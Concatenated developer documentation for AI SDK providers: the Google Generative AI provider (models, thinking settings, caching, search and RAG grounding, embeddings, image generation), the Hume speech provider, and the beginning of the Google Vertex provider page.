The Google provider is available in the @ai-sdk/google module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance google from @ai-sdk/google:
import { google } from '@ai-sdk/google';
If you need a customized setup, you can import createGoogleGenerativeAI from @ai-sdk/google and create a provider instance with your settings:
import { createGoogleGenerativeAI } from '@ai-sdk/google';
const google = createGoogleGenerativeAI({
// custom settings
});
You can use the following optional settings to customize the Google Generative AI provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://generativelanguage.googleapis.com/v1beta. -
apiKey string
API key that is being sent using the
x-goog-api-keyheader. It defaults to theGOOGLE_GENERATIVE_AI_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create models that call the Google Generative AI API using the provider instance.
The first argument is the model id, e.g. gemini-2.5-flash.
The models support tool calls and some have multi-modal capabilities.
const model = google('gemini-2.5-flash');
You can use Google Generative AI language models to generate text with the generateText function:
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text } = await generateText({
model: google('gemini-2.5-flash'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Google Generative AI language models can also be used in the streamText, generateObject, and streamObject functions
(see AI SDK Core).
Google Generative AI also supports some model specific settings that are not part of the standard call settings. You can pass them as an options argument:
const model = google('gemini-2.5-flash');
await generateText({
model,
providerOptions: {
google: {
safetySettings: [
{
category: 'HARM_CATEGORY_UNSPECIFIED',
threshold: 'BLOCK_LOW_AND_ABOVE',
},
],
},
},
});
The following optional provider options are available for Google Generative AI models:
-
cachedContent string
Optional. The name of the cached content used as context to serve the prediction. Format: cachedContents/{cachedContent}
-
structuredOutputs boolean
Optional. Enable structured output. Default is true.
This is useful when the JSON Schema contains elements that are not supported by the OpenAPI schema version that Google Generative AI uses. You can use this to disable structured outputs if you need to.
See Troubleshooting: Schema Limitations for more details.
-
safetySettings Array<{ category: string; threshold: string }>
Optional. Safety settings for the model.
-
category string
The category of the safety setting. Can be one of the following:
HARM_CATEGORY_HATE_SPEECHHARM_CATEGORY_DANGEROUS_CONTENTHARM_CATEGORY_HARASSMENTHARM_CATEGORY_SEXUALLY_EXPLICIT
-
threshold string
The threshold of the safety setting. Can be one of the following:
HARM_BLOCK_THRESHOLD_UNSPECIFIEDBLOCK_LOW_AND_ABOVEBLOCK_MEDIUM_AND_ABOVEBLOCK_ONLY_HIGHBLOCK_NONE
-
-
responseModalities string[] The modalities to use for the response. The following modalities are supported:
TEXT,IMAGE. When not defined or empty, the model defaults to returning only text. -
thinkingConfig { thinkingLevel?: 'low' | 'high'; thinkingBudget?: number; includeThoughts?: boolean }
Optional. Configuration for the model's thinking process. Only supported by specific Google Generative AI models.
-
thinkingLevel 'low' | 'high'
Optional. Controls the thinking depth for Gemini 3 models. Use 'low' for faster responses or 'high' for deeper reasoning. Gemini 3.1 Pro supports 'low', 'medium', and 'high', Gemini 3 Pro supports 'low' and 'high', while Gemini 3 Flash supports all four levels: 'minimal', 'low', 'medium', and 'high'. Only supported by Gemini 3 models.
-
thinkingBudget number
Optional. Gives the model guidance on the number of thinking tokens it can use when generating a response. Setting it to 0 disables thinking, if the model supports it. For more information about the possible value ranges for each model see Google Generative AI thinking documentation.
-
includeThoughts boolean
Optional. If set to true, thought summaries are returned, which are synthisized versions of the model's raw thoughts and offer insights into the model's internal reasoning process.
-
-
imageConfig { aspectRatio: string }
Optional. Configuration for the models image generation. Only supported by specific Google Generative AI models.
- aspectRatio string
Model defaults to generate 1:1 squares, or to matching the output image size to that of your input image. Can be one of the following:
-
1:1
-
2:3
-
3:2
-
3:4
-
4:3
-
4:5
-
5:4
-
9:16
-
16:9
-
21:9
-
imageSize string
Controls the output image resolution. Defaults to 1K. Can be one of the following:
- 1K
- 2K
- 4K
-
audioTimestamp boolean
Optional. Enables timestamp understanding for audio-only files. See Google Cloud audio understanding documentation.
-
mediaResolution string
Optional. If specified, the media resolution specified will be used. Can be one of the following:
MEDIA_RESOLUTION_UNSPECIFIEDMEDIA_RESOLUTION_LOWMEDIA_RESOLUTION_MEDIUMMEDIA_RESOLUTION_HIGH
-
labels Record<string, string>
Optional. Defines labels used in billing reports. Available on Vertex AI only. See Google Cloud labels documentation.
-
serviceTier 'standard' | 'flex' | 'priority'
Optional. The service tier to use for the request. Set to 'flex' for 50% cheaper processing at the cost of increased latency. Set to 'priority' for ultra-low latency at a 75-100% price premium over 'standard'.
-
threshold string
Optional. Standalone threshold setting that can be used independently of
safetySettings. Uses the same values as thesafetySettingsthreshold.
Thinking
The Gemini 2.5 and Gemini 3 series models use an internal "thinking process" that significantly improves their reasoning and multi-step planning abilities, making them highly effective for complex tasks such as coding, advanced mathematics, and data analysis. For more information see Google Generative AI thinking documentation.
Gemini 3 Models
For Gemini 3 models, use the thinkingLevel parameter to control the depth of reasoning:
import { google, GoogleGenerativeAIProviderOptions } from '@ai-sdk/google';
import { generateText } from 'ai';
const model = google('gemini-3.1-pro-preview');
const { text, reasoning } = await generateText({
model: model,
prompt: 'What is the sum of the first 10 prime numbers?',
providerOptions: {
google: {
thinkingConfig: {
thinkingLevel: 'high',
includeThoughts: true,
},
} satisfies GoogleGenerativeAIProviderOptions,
},
});
console.log(text);
console.log(reasoning); // Reasoning summary
Gemini 2.5 Models
For Gemini 2.5 models, use the thinkingBudget parameter to control the number of thinking tokens:
import { google, GoogleGenerativeAIProviderOptions } from '@ai-sdk/google';
import { generateText } from 'ai';
const model = google('gemini-2.5-flash');
const { text, reasoning } = await generateText({
model: model,
prompt: 'What is the sum of the first 10 prime numbers?',
providerOptions: {
google: {
thinkingConfig: {
thinkingBudget: 8192,
includeThoughts: true,
},
} satisfies GoogleGenerativeAIProviderOptions,
},
});
console.log(text);
console.log(reasoning); // Reasoning summary
File Inputs
The Google Generative AI provider supports file inputs, e.g. PDF files.
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const result = await generateText({
model: google('gemini-2.5-flash'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model according to this document?',
},
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
},
],
},
],
});
You can also use YouTube URLs directly:
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const result = await generateText({
model: google('gemini-2.5-flash'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'Summarize this video',
},
{
type: 'file',
data: 'https://www.youtube.com/watch?v=dQw4w9WgXcQ',
mediaType: 'video/mp4',
},
],
},
],
});
See File Parts for details on how to use files in prompts.
Cached Content
Google Generative AI supports both explicit and implicit caching to help reduce costs on repetitive content.
Implicit Caching
Gemini 2.5 models automatically provide cache cost savings without needing to create an explicit cache. When you send requests that share common prefixes with previous requests, you'll receive a 75% token discount on cached content.
To maximize cache hits with implicit caching:
- Keep content at the beginning of requests consistent
- Add variable content (like user questions) at the end of prompts
- Ensure requests meet minimum token requirements:
- Gemini 2.5 Flash: 1024 tokens minimum
- Gemini 2.5 Pro: 2048 tokens minimum
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
// Structure prompts with consistent content at the beginning
const baseContext =
'You are a cooking assistant with expertise in Italian cuisine. Here are 1000 lasagna recipes for reference...';
const { text: veggieLasagna } = await generateText({
model: google('gemini-2.5-pro'),
prompt: `${baseContext}\n\nWrite a vegetarian lasagna recipe for 4 people.`,
});
// Second request with same prefix - eligible for cache hit
const { text: meatLasagna, providerMetadata } = await generateText({
model: google('gemini-2.5-pro'),
prompt: `${baseContext}\n\nWrite a meat lasagna recipe for 12 people.`,
});
// Check cached token count in usage metadata
console.log('Cached tokens:', providerMetadata.google?.usageMetadata);
// e.g.
// {
// groundingMetadata: null,
// safetyRatings: null,
// usageMetadata: {
// cachedContentTokenCount: 2027,
// thoughtsTokenCount: 702,
// promptTokenCount: 2152,
// candidatesTokenCount: 710,
// totalTokenCount: 3564
// }
// }
Explicit Caching
For guaranteed cost savings, you can still use explicit caching with Gemini 2.5 and 2.0 models. See the models page to check if caching is supported for the used model:
import { google } from '@ai-sdk/google';
import { GoogleAICacheManager } from '@google/generative-ai/server';
import { generateText } from 'ai';
const cacheManager = new GoogleAICacheManager(
process.env.GOOGLE_GENERATIVE_AI_API_KEY,
);
const model = 'gemini-2.5-pro';
const { name: cachedContent } = await cacheManager.create({
model,
contents: [
{
role: 'user',
parts: [{ text: '1000 Lasagna Recipes...' }],
},
],
ttlSeconds: 60 * 5,
});
const { text: veggieLasangaRecipe } = await generateText({
model: google(model),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
providerOptions: {
google: {
cachedContent,
},
},
});
const { text: meatLasangaRecipe } = await generateText({
model: google(model),
prompt: 'Write a meat lasagna recipe for 12 people.',
providerOptions: {
google: {
cachedContent,
},
},
});
Code Execution
With Code Execution, certain models can generate and execute Python code to perform calculations, solve problems, or provide more accurate information.
You can enable code execution by adding the code_execution tool to your request.
import { google } from '@ai-sdk/google';
import { googleTools } from '@ai-sdk/google/internal';
import { generateText } from 'ai';
const { text, toolCalls, toolResults } = await generateText({
model: google('gemini-2.5-pro'),
tools: { code_execution: google.tools.codeExecution({}) },
prompt: 'Use python to calculate the 20th fibonacci number.',
});
The response will contain the tool calls and results from the code execution.
Google Search
With Google Search grounding, the model has access to the latest information using Google Search.
import { google } from '@ai-sdk/google';
import { GoogleGenerativeAIProviderMetadata } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text, sources, providerMetadata } = await generateText({
model: google('gemini-2.5-flash'),
tools: {
google_search: google.tools.googleSearch({}),
},
prompt:
'List the top 5 San Francisco news from the past week.' +
'You must include the date of each article.',
});
// access the grounding metadata. Casting to the provider metadata type
// is optional but provides autocomplete and type safety.
const metadata = providerMetadata?.google as
| GoogleGenerativeAIProviderMetadata
| undefined;
const groundingMetadata = metadata?.groundingMetadata;
const safetyRatings = metadata?.safetyRatings;
The googleSearch tool accepts the following optional configuration options:
-
searchTypes object
Enables specific search types. Both can be combined.
webSearch: Enable web search grounding (pass{}to enable). This is the default.imageSearch: Enable image search grounding (pass{}to enable).
-
timeRangeFilter object
Restricts search results to a specific time range. Both
startTimeandendTimeare required.startTime: Start time in ISO 8601 format (e.g.'2025-01-01T00:00:00Z').endTime: End time in ISO 8601 format (e.g.'2025-12-31T23:59:59Z').
google.tools.googleSearch({
searchTypes: { webSearch: {} },
timeRangeFilter: {
startTime: '2025-01-01T00:00:00Z',
endTime: '2025-12-31T23:59:59Z',
},
});
When Google Search grounding is enabled, the model will include sources in the response.
Additionally, the grounding metadata includes detailed information about how search results were used to ground the model's response. Here are the available fields:
-
webSearchQueries(string[] | null)- Array of search queries used to retrieve information
- Example:
["What's the weather in Chicago this weekend?"]
-
searchEntryPoint({ renderedContent: string } | null)- Contains the main search result content used as an entry point
- The
renderedContentfield contains the formatted content
-
groundingSupports(Array of support objects | null)- Contains details about how specific response parts are supported by search results
- Each support object includes:
segment: Information about the grounded text segmenttext: The actual text segmentstartIndex: Starting position in the responseendIndex: Ending position in the response
groundingChunkIndices: References to supporting search result chunksconfidenceScores: Confidence scores (0-1) for each supporting chunk
Example response:
{
"groundingMetadata": {
"webSearchQueries": ["What's the weather in Chicago this weekend?"],
"searchEntryPoint": {
"renderedContent": "..."
},
"groundingSupports": [
{
"segment": {
"startIndex": 0,
"endIndex": 65,
"text": "Chicago weather changes rapidly, so layers let you adjust easily."
},
"groundingChunkIndices": [0],
"confidenceScores": [0.99]
}
]
}
}
File Search
The File Search tool lets Gemini retrieve context from your own documents that you have indexed in File Search stores. Only Gemini 2.5 models support this feature.
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text, sources } = await generateText({
model: google('gemini-2.5-pro'),
tools: {
file_search: google.tools.fileSearch({
fileSearchStoreNames: [
'projects/my-project/locations/us/fileSearchStores/my-store',
],
metadataFilter: 'author = "Robert Graves"',
topK: 8,
}),
},
prompt: "Summarise the key themes of 'I, Claudius'.",
});
File Search responses include citations via the normal sources field and expose raw grounding metadata in providerMetadata.google.groundingMetadata.
URL Context
Google provides a provider-defined URL context tool.
The URL context tool allows you to provide specific URLs that you want the model to analyze directly in from the prompt.
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text, sources, providerMetadata } = await generateText({
model: google('gemini-2.5-flash'),
prompt: `Based on the document: https://ai.google.dev/gemini-api/docs/url-context.
Answer this question: How many links we can consume in one request?`,
tools: {
url_context: google.tools.urlContext({}),
},
});
const metadata = providerMetadata?.google as
| GoogleGenerativeAIProviderMetadata
| undefined;
const groundingMetadata = metadata?.groundingMetadata;
const urlContextMetadata = metadata?.urlContextMetadata;
The URL context metadata includes detailed information about how the model used the URL context to generate the response. Here are the available fields:
-
urlMetadata({ retrievedUrl: string; urlRetrievalStatus: string; }[] | null)- Array of URL context metadata
- Each object includes:
retrievedUrl: The URL of the contexturlRetrievalStatus: The status of the URL retrieval
Example response:
{
"urlMetadata": [
{
"retrievedUrl": "https://ai-sdk.dev/providers/ai-sdk-providers/google-generative-ai",
"urlRetrievalStatus": "URL_RETRIEVAL_STATUS_SUCCESS"
}
]
}
With the URL context tool, you will also get the groundingMetadata.
"groundingMetadata": {
"groundingChunks": [
{
"web": {
"uri": "https://ai-sdk.dev/providers/ai-sdk-providers/google-generative-ai",
"title": "Google Generative AI - AI SDK Providers"
}
}
],
"groundingSupports": [
{
"segment": {
"startIndex": 67,
"endIndex": 157,
"text": "**Installation**: Install the `@ai-sdk/google` module using your preferred package manager"
},
"groundingChunkIndices": [
0
]
},
]
}
You can add up to 20 URLs per request.
Combine URL Context with Search Grounding
You can combine the URL context tool with search grounding to provide the model with the latest information from the web.
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text, sources, providerMetadata } = await generateText({
model: google('gemini-2.5-flash'),
prompt: `Based on this context: https://ai-sdk.dev/providers/ai-sdk-providers/google-generative-ai, tell me how to use Gemini with AI SDK.
Also, provide the latest news about AI SDK V5.`,
tools: {
google_search: google.tools.googleSearch({}),
url_context: google.tools.urlContext({}),
},
});
const metadata = providerMetadata?.google as
| GoogleGenerativeAIProviderMetadata
| undefined;
const groundingMetadata = metadata?.groundingMetadata;
const urlContextMetadata = metadata?.urlContextMetadata;
Google Maps Grounding
With Google Maps grounding, the model has access to Google Maps data for location-aware responses. This enables providing local data and geospatial context, such as finding nearby restaurants.
import { google } from '@ai-sdk/google';
import { GoogleGenerativeAIProviderMetadata } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text, sources, providerMetadata } = await generateText({
model: google('gemini-2.5-flash'),
tools: {
google_maps: google.tools.googleMaps({}),
},
providerOptions: {
google: {
retrievalConfig: {
latLng: { latitude: 34.090199, longitude: -117.881081 },
},
},
},
prompt:
'What are the best Italian restaurants within a 15-minute walk from here?',
});
const metadata = providerMetadata?.google as
| GoogleGenerativeAIProviderMetadata
| undefined;
const groundingMetadata = metadata?.groundingMetadata;
The optional retrievalConfig.latLng provider option provides location context for queries about nearby places. This configuration applies to any grounding tools that support location context, including Google Maps and Google Search.
When Google Maps grounding is enabled, the model's response will include sources pointing to Google Maps URLs. The grounding metadata includes maps chunks with place information:
{
"groundingMetadata": {
"groundingChunks": [
{
"maps": {
"uri": "https://maps.google.com/?cid=12345",
"title": "Restaurant Name",
"placeId": "places/ChIJ..."
}
}
]
}
}
Google Maps grounding is supported on Gemini 2.0 and newer models.
RAG Engine Grounding
With RAG Engine Grounding, the model has access to your custom knowledge base using the Vertex RAG Engine. This enables the model to provide answers based on your specific data sources and documents.
import { createVertex } from '@ai-sdk/google-vertex';
import { GoogleGenerativeAIProviderMetadata } from '@ai-sdk/google';
import { generateText } from 'ai';
const vertex = createVertex({
project: 'my-project',
location: 'us-central1',
});
const { text, sources, providerMetadata } = await generateText({
model: vertex('gemini-2.5-flash'),
tools: {
vertex_rag_store: vertex.tools.vertexRagStore({
ragCorpus:
'projects/my-project/locations/us-central1/ragCorpora/my-rag-corpus',
topK: 5,
}),
},
prompt:
'What are the key features of our product according to our documentation?',
});
// access the grounding metadata. Casting to the provider metadata type
// is optional but provides autocomplete and type safety.
const metadata = providerMetadata?.google as
| GoogleGenerativeAIProviderMetadata
| undefined;
const groundingMetadata = metadata?.groundingMetadata;
const safetyRatings = metadata?.safetyRatings;
When RAG Engine Grounding is enabled, the model will include sources from your RAG corpus in the response.
Additionally, the grounding metadata includes detailed information about how RAG results were used to ground the model's response. Here are the available fields:
-
groundingChunks(Array of chunk objects | null)- Contains the retrieved context chunks from your RAG corpus
- Each chunk includes:
retrievedContext: Information about the retrieved contexturi: The URI or identifier of the source documenttitle: The title of the source document (optional)text: The actual text content of the chunk
-
groundingSupports(Array of support objects | null)- Contains details about how specific response parts are supported by RAG results
- Each support object includes:
segment: Information about the grounded text segmenttext: The actual text segmentstartIndex: Starting position in the responseendIndex: Ending position in the response
groundingChunkIndices: References to supporting RAG result chunksconfidenceScores: Confidence scores (0-1) for each supporting chunk
Example response:
{
"groundingMetadata": {
"groundingChunks": [
{
"retrievedContext": {
"uri": "gs://my-bucket/docs/product-guide.pdf",
"title": "Product User Guide",
"text": "Our product includes advanced AI capabilities, real-time processing, and enterprise-grade security features."
}
}
],
"groundingSupports": [
{
"segment": {
"startIndex": 0,
"endIndex": 45,
"text": "Our product includes advanced AI capabilities and real-time processing."
},
"groundingChunkIndices": [0],
"confidenceScores": [0.95]
}
]
}
}
Configuration Options
The vertexRagStore tool accepts the following configuration options:
-
ragCorpus(string, required)- The RagCorpus resource name in the format:
projects/{project}/locations/{location}/ragCorpora/{rag_corpus} - This identifies your specific RAG corpus to search against
- The RagCorpus resource name in the format:
-
topK(number, optional)- The number of top contexts to retrieve from your RAG corpus
- Defaults to the corpus configuration if not specified
Image Outputs
Gemini models with image generation capabilities (gemini-2.5-flash-image-preview) support image generation. Images are exposed as files in the response.
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const result = await generateText({
model: google('gemini-2.5-flash-image-preview'),
prompt:
'Create a picture of a nano banana dish in a fancy restaurant with a Gemini theme',
});
for (const file of result.files) {
if (file.mediaType.startsWith('image/')) {
console.log('Generated image:', file);
}
}
Safety Ratings
The safety ratings provide insight into the safety of the model's response. See Google AI documentation on safety settings.
Example response excerpt:
{
"safetyRatings": [
{
"category": "HARM_CATEGORY_HATE_SPEECH",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.11027937,
"severity": "HARM_SEVERITY_LOW",
"severityScore": 0.28487435
},
{
"category": "HARM_CATEGORY_DANGEROUS_CONTENT",
"probability": "HIGH",
"blocked": true,
"probabilityScore": 0.95422274,
"severity": "HARM_SEVERITY_MEDIUM",
"severityScore": 0.43398145
},
{
"category": "HARM_CATEGORY_HARASSMENT",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.11085559,
"severity": "HARM_SEVERITY_NEGLIGIBLE",
"severityScore": 0.19027223
},
{
"category": "HARM_CATEGORY_SEXUALLY_EXPLICIT",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.22901751,
"severity": "HARM_SEVERITY_NEGLIGIBLE",
"severityScore": 0.09089675
}
]
}
Troubleshooting
Schema Limitations
The Google Generative AI API uses a subset of the OpenAPI 3.0 schema, which does not support features such as unions. The errors that you get in this case look like this:
GenerateContentRequest.generation_config.response_schema.properties[occupation].type: must be specified
By default, structured outputs are enabled (and for tool calling they are required). You can disable structured outputs for object generation as a workaround:
const { object } = await generateObject({
model: google('gemini-2.5-flash'),
providerOptions: {
google: {
structuredOutputs: false,
},
},
schema: z.object({
name: z.string(),
age: z.number(),
contact: z.union([
z.object({
type: z.literal('email'),
value: z.string(),
}),
z.object({
type: z.literal('phone'),
value: z.string(),
}),
]),
}),
prompt: 'Generate an example person for testing.',
});
The following Zod features are known to not work with Google Generative AI:
z.unionz.record
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming | Google Search | URL Context |
|---|---|---|---|---|---|---|
gemini-3.1-pro-preview |
||||||
gemini-3.1-flash-image-preview |
||||||
gemini-3-pro-preview |
||||||
gemini-2.5-pro |
||||||
gemini-2.5-flash |
||||||
gemini-2.5-flash-lite |
||||||
gemini-2.5-flash-lite-preview-06-17 |
||||||
gemini-2.0-flash |
||||||
gemini-1.5-pro |
||||||
gemini-1.5-pro-latest |
||||||
gemini-1.5-flash |
||||||
gemini-1.5-flash-latest |
||||||
gemini-1.5-flash-8b |
||||||
gemini-1.5-flash-8b-latest |
Gemma Models
You can use Gemma models with the Google Generative AI API.
Gemma models don't natively support the systemInstruction parameter, but the provider automatically handles system instructions by prepending them to the first user message. This allows you to use system instructions with Gemma models seamlessly:
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text } = await generateText({
model: google('gemma-3-27b-it'),
system: 'You are a helpful assistant that responds concisely.',
prompt: 'What is machine learning?',
});
The system instruction is automatically formatted and included in the conversation, so Gemma models can follow the guidance without any additional configuration.
Embedding Models
You can create models that call the Google Generative AI embeddings API
using the .textEmbedding() factory method.
const model = google.textEmbedding('gemini-embedding-2-preview');
The Google Generative AI provider sends API calls to the right endpoint based on the type of embedding:
- Single embeddings: When embedding a single value with
embed(), the provider uses the single:embedContentendpoint, which typically has higher rate limits compared to the batch endpoint. - Batch embeddings: When embedding multiple values with
embedMany()or multiple values inembed(), the provider uses the:batchEmbedContentsendpoint.
Google Generative AI embedding models support additional settings, including multimodal embeddings. You can pass them as an options argument:
import { google } from '@ai-sdk/google';
import { embed } from 'ai';
const model = google.textEmbedding('gemini-embedding-2-preview');
const { embedding } = await embed({
model,
value: 'sunny day at the beach',
providerOptions: {
google: {
outputDimensionality: 512, // optional, number of dimensions for the embedding
taskType: 'SEMANTIC_SIMILARITY', // optional, specifies the task type for generating embeddings
content: [[{ text: 'additional context' }]], // optional, per-value multimodal content (only 1 here, since `value` is only a single one)
} satisfies GoogleEmbeddingModelOptions,
},
});
When using embedMany, provide per-value multimodal content via the content option. Each entry corresponds to a value at the same index; use null for text-only entries:
import { google, type GoogleEmbeddingModelOptions } from '@ai-sdk/google';
import { embedMany } from 'ai';
const { embeddings } = await embedMany({
model: google.embedding('gemini-embedding-2-preview'),
values: ['sunny day at the beach', 'rainy afternoon in the city'],
providerOptions: {
google: {
// content array must have the same length as values
content: [
[{ inlineData: { mimeType: 'image/png', data: '<base64>' } }], // pairs with values[0]
null, // text-only, pairs with values[1]
],
} satisfies GoogleEmbeddingModelOptions,
},
});
The following optional provider options are available for Google Generative AI embedding models:
-
outputDimensionality: number
Optional reduced dimension for the output embedding. If set, excessive values in the output embedding are truncated from the end.
-
taskType: string
Optional. Specifies the task type for generating embeddings. Supported task types include:
SEMANTIC_SIMILARITY: Optimized for text similarity.CLASSIFICATION: Optimized for text classification.CLUSTERING: Optimized for clustering texts based on similarity.RETRIEVAL_DOCUMENT: Optimized for document retrieval.RETRIEVAL_QUERY: Optimized for query-based retrieval.QUESTION_ANSWERING: Optimized for answering questions.FACT_VERIFICATION: Optimized for verifying factual information.CODE_RETRIEVAL_QUERY: Optimized for retrieving code blocks based on natural language queries.
-
content: array
Optional. Per-value multimodal content parts for embedding non-text content (images, video, PDF, audio). Each entry corresponds to the embedding value at the same index — its parts are merged with the text value in the request. Use
nullfor entries that are text-only. The array length must match the number of values being embedded. Each non-null entry is an array of parts, where each part can be either{ text: string }or{ inlineData: { mimeType: string, data: string } }. Supported bygemini-embedding-2-preview.
Model Capabilities
| Model | Default Dimensions | Custom Dimensions | Multimodal |
|---|---|---|---|
gemini-embedding-001 |
3072 | ||
gemini-embedding-2-preview |
3072 |
Image Models
You can create Imagen models that call the Google Generative AI API using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
import { google } from '@ai-sdk/google';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: google.image('imagen-4.0-generate-001'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
});
Further configuration can be done using Google provider options. You can validate the provider options using the GoogleGenerativeAIImageProviderOptions type.
import { google } from '@ai-sdk/google';
import { GoogleGenerativeAIImageProviderOptions } from '@ai-sdk/google';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: google.image('imagen-4.0-generate-001'),
providerOptions: {
google: {
personGeneration: 'dont_allow',
} satisfies GoogleGenerativeAIImageProviderOptions,
},
// ...
});
The following provider options are available:
- personGeneration
allow_adult|allow_all|dont_allowWhether to allow person generation. Defaults toallow_adult.
Model Capabilities
| Model | Aspect Ratios |
|---|---|
imagen-4.0-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
title: Hume description: Learn how to use the Hume provider for the AI SDK.
Hume Provider
The Hume provider contains language model support for the Hume transcription API.
Setup
The Hume provider is available in the @ai-sdk/hume module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance hume from @ai-sdk/hume:
import { hume } from '@ai-sdk/hume';
If you need a customized setup, you can import createHume from @ai-sdk/hume and create a provider instance with your settings:
import { createHume } from '@ai-sdk/hume';
const hume = createHume({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the Hume provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theHUME_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Speech Models
You can create models that call the Hume speech API
using the .speech() factory method.
const model = hume.speech();
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying a voice to use for the generated audio.
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { hume } from '@ai-sdk/hume';
const result = await generateSpeech({
model: hume.speech(),
text: 'Hello, world!',
voice: 'd8ab67c6-953d-4bd8-9370-8fa53a0f1453',
providerOptions: { hume: {} },
});
The following provider options are available:
-
context object
Either:
{ generationId: string }- A generation ID to use for context.{ utterances: HumeUtterance[] }- An array of utterance objects for context.
Model Capabilities
| Model | Instructions |
|---|---|
default |
title: Google Vertex AI description: Learn how to use the Google Vertex AI provider.
Google Vertex Provider
The Google Vertex provider for the AI SDK contains language model support for the Google Vertex AI APIs. This includes support for Google's Gemini models, Anthropic's Claude partner models, and MaaS (Model as a Service) open models.
Setup
The Google Vertex and Google Vertex Anthropic providers are both available in the @ai-sdk/google-vertex module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Google Vertex Provider Usage
The Google Vertex provider instance is used to create model instances that call the Vertex AI API. The models available with this provider include Google's Gemini models. If you're looking to use Anthropic's Claude models, see the Google Vertex Anthropic Provider section below.
Provider Instance
You can import the default provider instance vertex from @ai-sdk/google-vertex:
import { vertex } from '@ai-sdk/google-vertex';
If you need a customized setup, you can import createVertex from @ai-sdk/google-vertex and create a provider instance with your settings:
import { createVertex } from '@ai-sdk/google-vertex';
const vertex = createVertex({
project: 'my-project', // optional
location: 'us-central1', // optional
});
Google Vertex supports two different authentication implementations depending on your runtime environment.
Node.js Runtime
The Node.js runtime is the default runtime supported by the AI SDK. It supports all standard Google Cloud authentication options through the google-auth-library. Typical use involves setting a path to a json credentials file in the GOOGLE_APPLICATION_CREDENTIALS environment variable. The credentials file can be obtained from the Google Cloud Console.
If you want to customize the Google authentication options you can pass them as options to the createVertex function, for example:
import { createVertex } from '@ai-sdk/google-vertex';
const vertex = createVertex({
googleAuthOptions: {
credentials: {
client_email: 'my-email',
private_key: 'my-private-key',
},
},
});
Optional Provider Settings
You can use the following optional settings to customize the provider instance:
-
project string
The Google Cloud project ID that you want to use for the API calls. It uses the
GOOGLE_VERTEX_PROJECTenvironment variable by default. -
location string
The Google Cloud location that you want to use for the API calls, e.g.
us-central1. It uses theGOOGLE_VERTEX_LOCATIONenvironment variable by default. -
googleAuthOptions object
Optional. The Authentication options used by the Google Auth Library. See also the GoogleAuthOptions interface.
-
authClient object An
AuthClientto use. -
keyFilename string Path to a .json, .pem, or .p12 key file.
-
keyFile string Path to a .json, .pem, or .p12 key file.
-
credentials object Object containing client_email and private_key properties, or the external account client options.
-
clientOptions object Options object passed to the constructor of the client.
-
scopes string | string[] Required scopes for the desired API request.
-
projectId string Your project ID.
-
universeDomain string The default service domain for a given Cloud universe.
-
-
headers Resolvable<Record<string, string | undefined>>
Headers to include in the requests. Can be provided in multiple formats:
- A record of header key-value pairs:
Record<string, string | undefined> - A function that returns headers:
() => Record<string, string | undefined> - An async function that returns headers:
async () => Record<string, string | undefined> - A promise that resolves to headers:
Promise<Record<string, string | undefined>>
- A record of header key-value pairs:
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing. -
baseURL string
Optional. Base URL for the Google Vertex API calls e.g. to use proxy servers. By default, it is constructed using the location and project:
https://${location}-aiplatform.googleapis.com/v1/projects/${project}/locations/${location}/publishers/google
Edge Runtime
Edge runtimes (like Vercel Edge Functions and Cloudflare Workers) are lightweight JavaScript environments that run closer to users at the network edge. They only provide a subset of the standard Node.js APIs. For example, direct file system access is not available, and many Node.js-specific libraries (including the standard Google Auth library) are not compatible.
The Edge runtime version of the Google Vertex provider supports Google's Application Default Credentials through environment variables. The values can be obtained from a json credentials file from the Google Cloud Console.
You can import the default provider instance vertex from @ai-sdk/google-vertex/edge:
import { vertex } from '@ai-sdk/google-vertex/edge';
If you need a customized setup, you can import createVertex from @ai-sdk/google-vertex/edge and create a provider instance with your settings:
import { createVertex } from '@ai-sdk/google-vertex/edge';
